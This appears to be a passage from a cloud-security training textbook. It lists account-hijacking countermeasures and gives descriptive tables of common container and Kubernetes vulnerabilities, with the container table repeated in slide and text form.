
  - Ensure your security architecture aligns with your business goals and objectives.
  - Update the threat model regularly.
  - Conduct a periodic security assessment of the actual security posture.

- **Hijacking of Accounts**

  A highly critical threat to organizations is the compromise of employee accounts on the cloud. If an attacker gains access to the cloud by compromising a user account, they can gain access to all information stored on the cloud servers without leaving any trace. Attackers use techniques such as phishing and password cracking to gain user credentials. These attacks severely impact business operations causing reputational damage, degradation of brand value, disclosure of sensitive information, etc.

  Countermeasures:

  - Grant only minimal access privileges to user accounts.
  - Implement defense-in-depth strategies and install identity and access management (IAM) solutions.
  - Encrypt and store sensitive information on cloud servers.
  - Implement strong authentication mechanisms, such as multi-factor authentication.
  - Remove the credentials and user accounts that are no longer required.
  - Detect and withdraw unnecessary access to highly sensitive information.
  - Control access to the cloud resources by third parties.
  - Implement cloud tokenization to ensure that only authorized users gain access.
  - Ensure that a password manager is used to create and manage passwords for all the user accounts.



Container Vulnerabilities

Vulnerabilities	Description
1. Impetuous Image Creation	Careless creation of images by not considering the security safeguards or control aspects
2. Unreliable Third-Party Resources	Untrusted third-party resources make the resources vulnerable to many malicious attacks
3. Unauthorized Access	Gaining access to the user accounts leads to privilege escalation attacks
4. Insecure Container Runtime Configurations	Improper handling of the configuration option and mounting sensitive directories on the host can cause faulty and insecure runtime configurations
5. Data Exposure in Docker Files	Docker images exposing sensitive information like passwords and SSH encryption keys can be exploited to compromise the security of the container
6. Embedded Malware	A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment

Vulnerabilities	Description
7. Non-Updated Images	Outdated images may contain security loopholes and bugs that compromise the security of images
8. Hijacked Repository and Infected Resources	Security misconfiguration and bugs may allow attackers to gain unauthorized access to the repository so that they can poison the resources by altering or deleting files
9. Hijacked Image Registry	Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs
10. Exposed Services due to Open Ports	Misconfiguration of an application may allow open ports that expose sensitive information upon port scanning
11. Exploited Applications	Vulnerable applications can be exploited using various techniques such as SQLi, XXS, and RFI
12. Mixing of Workload Sensitivity Levels	Orchestrators place workloads having different sensitivity levels on the same host. One of the containers hosting a public webserver with vulnerabilities may pose a threat to the container processing sensitive information

Container Vulnerabilities


The container has taken a greater role in cloud computing by offering operational efficiency, productivity, and consistency. The adoption of various cloud services has increased the threats and attacks on cloud containers. Containers face broader consequences in case of a successful attack. The attack can be replicated rapidly, leading to an excessive number of victims falling prey to the attackers.

The table below presents the most common container vulnerabilities.

Vulnerabilities	Description
1. Impetuous Image Creation	▪ Careless creation of images without considering the security safeguards or control aspects leads to vulnerabilities in the images.
2. Unreliable Third-Party Resources	▪ Using untrusted third-party resources causes severe threat and makes the resources vulnerable to malicious attacks.
3. Unauthorized Access	▪ Gaining access to user accounts leads to privilege escalation attacks.
4. Insecure Container Runtime Configurations	▪ Improper handling of the configuration option and mounting sensitive directories on the host cause faulty and insecure runtime configurations.
5. Data Exposure in Docker Files	▪ Docker images exposing sensitive information, such as passwords and SSH encryption keys, can be exploited to compromise the security of the container.

6. Embedded Malware	▪ A container image may be embedded with malware after creation, or hardcoded functions may download malware after image deployment.
7. Non-Updated Images	▪ Outdated images contain security loopholes and bugs that compromise the security of images.
8. Hijacked Repository and Infected Resources	▪ Security misconfiguration and bugs allow gaining unauthorized access to the repository that can poison the resources by altering or deleting files.
9. Hijacked Image Registry	▪ Mismanaged configurations and vulnerabilities can be exploited to compromise the registry and image hubs.
10. Exposed Services due to Open Ports	▪ Misconfiguration of an application may allow port access and exposure of sensitive information upon port scanning.
11. Exploited Applications	▪ Vulnerable applications can be exploited using various techniques (e.g., SQLi, XXS, RFI).
12. Mixing of Workload Sensitivity Levels	▪ Orchestrators place workloads with different sensitivity levels on the same host. If a container hosts a public webserver with vulnerabilities, it may pose a threat to containers processing sensitive information.

Table 19.7: Container vulnerabilities



Kubernetes Vulnerabilities

Vulnerabilities	Description
1. No Certificate Revocation	Kubernetes does not support certificate revocation Attackers can exploit the certificate before it is replaced across the entire cluster
2. Unauthenticated HTTPS Connections	Though Kubernetes uses PKI, connections between the components are not authenticated properly Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information
3. Exposed Bearer Tokens in Logs	Bearer tokens are logged in hyperkube kube-apiserver system logs Attackers having access to the system logs can impersonate a legitimate user
4. Exposure of Sensitive Data via Environment Variables	Environmental variables allow settings to be derived from the variables Attackers can gain access to the stored values through environment logging
5. Secrets at Rest not Encrypted by Default	Secrets defined by users are not encrypted by default Attackers gaining access to etcd servers can retrieve unencrypted secrets
6. Non-constant Time Password Comparison	Kube-apiserver using basic password authentication, does not perform secure comparison of secret values Attackers can launch timing attacks to retrieve passwords
7. Hardcoded Credential Paths	If the cluster token and the root CA are stored in different locations, an attacker can insert a malicious token and the root CA to gain access to the entire cluster
8. Log Rotation is not Atomic	During log rotation, if the kubelet is restarted, all the logs may be erased The attacker waits for the log rotation to happen by monitoring it and then tries to remove all the logs
9. No Back-off Process for Scheduling	No back-off process for scheduling the execution of Kubernetes pods This causes a tight loop as the scheduler continuously schedules a pod that is rejected by the other processes
10. No Non-repudiation	If debug mode is disabled, kube-apiserver does not record user actions Attackers can directly interact with kube-apiserver and perform various malicious activities

Kubernetes Vulnerabilities

